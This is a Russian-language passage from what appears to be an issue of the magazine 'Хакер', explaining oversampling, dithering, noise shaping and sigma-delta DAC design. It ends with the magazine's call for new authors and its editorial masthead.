Технологию oversampling стали применять еще во времена мультибитных ЦАП для компенсации потерь, вызванных шумами. Принцип работы oversampling заключается в том, что к уже существующим дискретным отсчетам добавляются промежуточные, которые повторяют приблизительную форму волны. Промежуточные отсчеты либо рассчитываются с применением математической интерполяции, либо заполняются нулевыми значениями и передаются на цифровой фильтр. Обычно и тот и другой подход называют интерполяцией, а цифровой фильтр называют интерполирующим. Самым простым способом интерполяции является линейная интерполяция, а самым простым цифровым фильтром может выступать фильтр нижних частот.

Ниже — иллюстрация алгоритма интерполяции дискретного сигнала с коэффициентом 2. Красные точки обозначают исходные отсчеты сигнала, сплошные линии — непрерывный сигнал, представлением которого эти отсчеты являются. Сверху — исходный сигнал. В середине — этот же сигнал со вставленными нулевыми отсчетами (зеленые точки). Снизу — интерполированный сигнал (синие точки — интерполированные значения отсчетов).



Сначала стали применять только передискретизацию с повышением частоты, например с 44,1 до 176,4 кГц. Позднее применяли уже передискретизацию с повышением частоты дискретизации и увеличением разрядности квантования — этот процесс называется реквантование.

Хотя oversampling вносит шум округления, все же при его использовании благодаря расширению динамического диапазона сигнала снижается общая плотность шума, и последующая обработка сигнала окажет уже меньшее влияние. Каждое удвоение частоты дискретизации расширяет динамический диапазон примерно на один шаг квантования — 6 дБ — минус шум округления.


Как раз для возможности применить oversampling стали выпускать микросхемы мультибитных ЦАП, поддерживающие на входе цифровой поток до 192 × 24. Также появились аппаратные апсемплеры на основе DSP (digital signal processor).

Конечно, применение технологии oversampling давало улучшение характеристик звукового сигнала, но кардинально ситуацию не меняло: уровень шума все равно оставался высоким. Поэтому стали применяться и другие технологии.

Децимация

Для записи и сведения звукового сигнала начали использовать децимацию — это обратный процесс, передискретизация с понижением частоты дискретизации и разрядности квантования. Сигнал записывается с высокой частотой дискретизации и разрядностью квантования, например 176,4 или 192 кГц с разрядностью 24 бит, и при помощи удаления части отсчетов цифровым фильтром «сжимается» до стандарта CDDA — 44,1 кГц, 16 бит. Этот подход позволяет немного снизить уровень шума квантования.

Ниже — иллюстрация алгоритма децимации дискретного сигнала с коэффициентом 2. Красные точки обозначают отсчеты, сплошные линии — непрерывный сигнал, представлением которого эти отсчеты являются. Сверху — исходный сигнал. В середине — этот же сигнал после фильтрации в цифровом фильтре нижних частот. Снизу — децимированный сигнал.




Dithering

Dithering (дитеринг) — метод подмешивания псевдослучайного шума при оцифровке или воспроизведении звукового сигнала. Эта технология выполняет две задачи:

- линеаризация передаточной функции квантователя/реквантователя;
- декорреляция ошибок квантования.

Шумы квантования имеют корреляцию, то есть взаимосвязь с основным сигналом. Это создает паразитные гармоники, которые повторяют форму сигнала. Они влияют на восприятие, создавая ощущение «нечеткости» звучания. Корреляцию можно убрать, добавляя специально смоделированный шум в основной сигнал, — таким образом коррелированный шум квантования превращается в обычный белый шум. Это немного поднимает общий шумовой уровень, но хорошо сказывается на восприятии.




Дитеринг на примере обработки изображений: до и после

Noise shaping (нойз-шейпинг)

Технология noise shaping (NS) позволяет значительно уменьшить шум, вносимый при квантовании, реквантовании и дитеринге.

Нойз-шейпинг работает так: квантованный сигнал на входе сравнивается с сигналом на выходе реквантователя, формируется разница (ошибка), которая вычитается из основного сигнала. Тем самым компенсируются искажения, внесенные реквантователем и в процессе дитеринга. Образуется так называемая обратная связь, которая стремится компенсировать ошибку на входе и выходе реквантователя. Эта технология работает подобно отрицательной обратной связи на операционном усилителе, только все преобразования происходят в цифровом виде.




Здесь приведена схема реквантователя первого порядка, но, как правило, используются реквантователи вплоть до 9–12-го порядка

У этой технологии есть свои минусы. Применение NS вносит большое количество шумов в область высоких частот, поэтому необходимо применять фильтр низких частот, с частотой среза, близкой к верхней граничной частоте. На практике вместе с NS всегда применяют еще и дитеринг, результат их совместной работы намного лучше на слух.

Dynamic Element Matching

Dynamic Element Matching (DEM) — технология, которая формирует на выходе ЦАП несколько уровней сигнала. Она похожа на нечто среднее между однобитным и мультибитным ЦАП. DEM служит для снижения детерминированных ошибок при использовании сигма-дельта-модуляции (SDM). Эти ошибки, подобно шумам квантования, сильно коррелированы с сигналом на выходе однобитного модулятора, поэтому значительно влияют на восприятие звукового сигнала.


Также эта технология снижает требования к аналоговому фильтру, потому что форма сигнала еще до фильтрации приближается к форме воспроизводимой волны. DEM реализуется при помощи нескольких выводов, соединенных в общую шину, которые формируют выходной сигнал ЦАП.



Кроме рассмотренных, применяются и другие технологии, а также их сочетания и вариации. Особенно производители любят экспериментировать с цифровой фильтрацией и модуляторами, изобретая все новые и новые цифровые фильтры, влияющие на сигнал как в лучшую, так и в худшую сторону. Алгоритмы обработки цифрового сигнала современных ЦАП, как правило, сложны и включают все перечисленное, а также собственные наработки производителей. Разумеется, производители не публикуют алгоритмы фильтров и модуляторов, в лучшем случае приводят примерную блок-схему. Так что остается только предполагать, что на самом деле происходит со звуковым сигналом внутри того или иного цифроаналогового преобразователя.

Сигма-дельта-преобразователи

Сигма-дельта цифроаналоговые преобразователи развивались обособленно от мультибитных ЦАП. За основу была взята, как понятно из названия, сигма-дельта-модуляция, в литературе она обычно обозначается аббревиатурой SDM. В сигма-дельта-модуляции передается не абсолютное значение амплитуды сигнала за единицу времени, как в мультибитных ЦАП, а изменения сигнала относительно предыдущего значения. Так, если амплитуда возрастает, передается 1, а если падает — 0. Подобный принцип уже был описан в разделе про DSD.




Первые сигма-дельта-ЦАП были полностью однобитными, но за счет высокой частоты дискретизации обеспечивали динамический диапазон на уровне примерно 129 дБ. За основу взяли частоту дискретизации 44,1 кГц. Вероятно, выбранная частота позволяла экономить аппаратные ресурсы благодаря упрощению вычислений при интерполяции.

Сначала использовали частоту 2,8 МГц, это 44,1 кГц, увеличенная в 64 раза. Сейчас частота может быть разной, она определяется внутренней архитектурой самого ЦАП. Обычно она основана на частотных сетках, кратных 44,1 кГц и 48 кГц, с множителем 64, 128, 256, 512, 1024.

Со временем дельта-сигма-ЦАП практически полностью вытеснили мультибитные, просто по экономическим причинам. Во-первых, их требования к качеству и точности компонентов гораздо ниже, чем у мультибитных ЦАП, соответственно, и себестоимость ниже. Во-вторых, в восьмидесятые — девяностые годы стоимость реализации интерполяции и noise shaping для однобитного модулятора была существенно меньше, чем для 16 бит. Сейчас, с развитием технологий, это не так критично, и многие сигма-дельта-ЦАП имеют, подобно мультибитам, несколько уровней на выходе. Но за счет многократного увеличения частоты требования к компонентам остаются не очень высокими, поэтому первое преимущество сохраняется и по сей день.


Современные сигма-дельта-ЦАП имеют сложную структуру и включают в себя практически все технологии, перечисленные в предыдущей главе. Приведу пример внутренней структуры одного из простых сигма-дельта-ЦАП из лекций Вологдина.



> *Входные цифровые 16-разрядные выборки с частотой дискретизации 44,1 кГц подаются на вход цифрового фильтра передискретизации. В схеме используется нерекурсивный с четырехкратной передискретизацией FIR (finite impulse response) интерполяционный фильтр с линейной фазовой характеристикой. На первом этапе модуляции в результате переквантования число разрядов в выборках понижается с 16 до 14 и используется SDM 1-го порядка.*
> *Затем еще раз производится передискретизация с помощью двух ступеней (Kos = 32 и 2). Между этими ступенями в тракт вводится шумовой сигнал, осуществляющий операцию «Dithering» с уровнем шума, равным минус 20 дБ. Она уменьшает нелинейность передаточной функции из-за ошибок квантования. Общий коэффициент передискретизации равен 256, и частота дискретизации увеличивается до 11,29 МГц. Во второй ступени модуляции используется SDM 2-го порядка и формируется одноразрядный цифровой поток. К выходу ЦАП подключается время-импульсный цифровой модулятор, преобразующий цифровые данные в последовательность импульсов, модулированных по плотности (PDM).*

Если обобщить и упростить, происходит примерно следующее. На вход ЦАП подается поток данных PCM через разъем I2S, подвергается интерполяции (oversampling), далее добавляется шум (dithering), и затем поток подается на реквантователь с обратной связью (noise shaping). В конце формируется однобитный поток, он проходит через аналоговый фильтр нижних частот, где уже и получается конечный звуковой сигнал, который мы слышим.

Многоразрядный ЦАП устроен сложнее: кроме перечисленного, в нем используется еще и технология DEM.



WWW

Если хочешь разобраться в деталях, почитай материалы по ссылкам, там есть информация не только о сигма-дельта-ЦАП, но и о сигма-дельта-АЦП.

- Статья о дельта-сигма-модуляции на microsin.net
- Конспект лекций Э. И. Вологдина по сигма-дельта-модуляции

Современные цифроаналоговые преобразователи — устройства сложные. Но применение этих технологий необходимо для искусственного расширения динамического диапазона, и по большому счету они используются, чтобы преодолеть ограничения форматов CDDA и MP3. Если бы записи изначально выпускали в высоком разрешении PCM (192 × 24), а лучше в формате DSD, то не пришлось бы применять так много технологий и сложных цифровых преобразований. В случае с DSD вмешательство в квантованный сигнал и вовсе не нужно, по крайней мере при воспроизведении.

ЗАКЛЮЧЕНИЕ

Путь развития звукозаписи и воспроизведения в цифровую эпоху был непростым и тернистым. С изобретением компакт-дисков всего за пару десятилетий звук на аналоговых носителях практически прекратил свое существование. Хорошо это или плохо — каждый решает для себя, но хотелось бы, чтобы оставалась сама возможность выбора. Если не между цифрой и аналогом, то хотя бы как и в каком качестве слушать любимую музыку. К сожалению, сейчас этого выбора почти нет. Сейчас мало кто выпускает музыку в высоком разрешении, кроме энтузиастов на трекерах. Винить в этом можно разве что студии звукозаписи, которые решили ограничиться единственным форматом — CDDA.

Остается только посочувствовать музыкантам! Сколько сил и времени они тратят на создание музыки, но их труд даже не сохраняется в достойном качестве. Выходом могла бы стать запись на мастер-ленту или хотя бы в DSD. Но звукозаписывающие студии не станут тратить лишние усилия, ведь их устраивает текущее положение вещей.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№07 (256)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30. 08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2020